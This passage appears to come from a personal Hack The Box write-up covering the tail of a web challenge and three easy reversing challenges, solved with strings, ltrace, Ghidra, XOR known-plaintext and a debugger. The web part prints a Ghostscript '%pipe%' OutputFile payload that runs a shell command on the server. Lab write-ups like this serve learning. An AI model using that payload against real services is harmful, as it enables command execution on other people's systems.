
After searching in google how to exploit that I found that deploying a reverse shell was the way to go. I used the command below to reset the webpage value.

```
userdict /setpagedevice undef
```

And then after trial and error I made the website display the flag with this command.


```
mark /OutputFile (%pipe%cat flag >> /app/application/static/petpets/flag.txt)
```

After refreshing the page, the flag was displayed instead of the original website.




3: You cant C me


This is a machine in the reversing field.




Firstly I checked the file type and found it is an executable. I used chmod to be able to open it.




If I run the program I can see “welcome”




I tried finding strings that had more than 10 characters with “strings”command




I found a string that is called “ this is the password” I ran the executable with ltrace and pasted “ this is the password” which resulted in “whoops you saw me”. That told me I was on the right path to decrypting it. I ran ltrace command again and this time I pasted “whoops you saw me” which gave me the flag.





4: BabyCrypt

The fourth machine is called BabyCrypt and its an easy reversing challenge. I downloaded the files and started examining them.



The file was 64 bit not stripped with “pie” enabled. Its not stripped which means that debugging symbols will be visible. Pie means that every time the program loads it will do it from different memory location.

```
┌──(kali㉿kali)-[~/hackthebox/babycrypt]
└─$ file baby_crypt
baby_crypt: ELF 64-bit LSB pie executable, x86-64, version 1 (SYSV), dynamically linked, interpreter /lib64/ld-linux-x86-64.so.2, BuildID[sha1]=24af7e68eab9
82022ea63c1828813c3bfa671b51, for GNU/Linux 3.2.0, not stripped

┌──(kali㉿kali)-[~/hackthebox/babycrypt]
└─$ chmod +x baby_crypt
```

I tried running the program and it asked me for a key. I tried entering 2 different strings to see if I will get different message and I did.


```
┌──(kali㉿kali)-[~/hackthebox/babycrypt]
└─$ ./baby_crypt
Give me the key and I'll give you the flag: ivan
VTe>&l'mcmurA$oA."fvd?;

┌──(kali㉿kali)-[~/hackthebox/babycrypt]
└─$ ./baby_crypt
Give me the key and I'll give you the flag: hackerman
WVd)$m%lalbp@3m@9 gaf>,

┌──(kali㉿kali)-[~/hackthebox/babycrypt]
└─$
```

I opened the program with ghidra and found that im looking for a 4 byte key. I was hoping I can get more from it but that’s all the useful information I got from it.


Following the XOR gate I can trick the program into thinking I have the key so it reveals the rest of the key. If I provide half the key the program will think that the XOR rule is valid and will give me the key. I know that every hack the box flag starts with “HTB{“ so I gave it as a key. After running the program and giving it the seemingly right key, it printed out a string which doesn’t look like the key. I already knew that the program wanted a 4-byte key so I took the first 4 characters of the string.


Boolean Math: XOR (⊕)

X	Y	X ⊕ Y
0	0	0
0	1	1
1	0	1
1	1	0




That gave me the flag to the challenge.





5: Find the easy pass

This machine is from the reversing category and is on easy mode.




I started with examining the files and found out that it was a 32 bit executable made for windows operating system.


```
┌──(kali㉿kali)-[~/hackthebox/FindTheEasyPass]
└─$ file EasyPass.exe
EasyPass.exe: PE32 executable (GUI) Intel 80386, for MS Windows
```

I opened the exe file using wine on my kali machine, but I didn't find much except an input field.

I decided to run the program on my windows machine because this way I can use proper tools with proper support and not emulated ones. I used Immunity debugger to be able to see the code.




I searched for strings and I could see “good job, congratulations” and “wrong password”




After finding the strings I put a breakpoint before they executed and entered a random password I made up. I found where the check for password is by searching for the password I made up and under it I found what the program was

comparing it to. My password was being compared to “fortran!”. I tried entering it in the input box of the program and it worked.

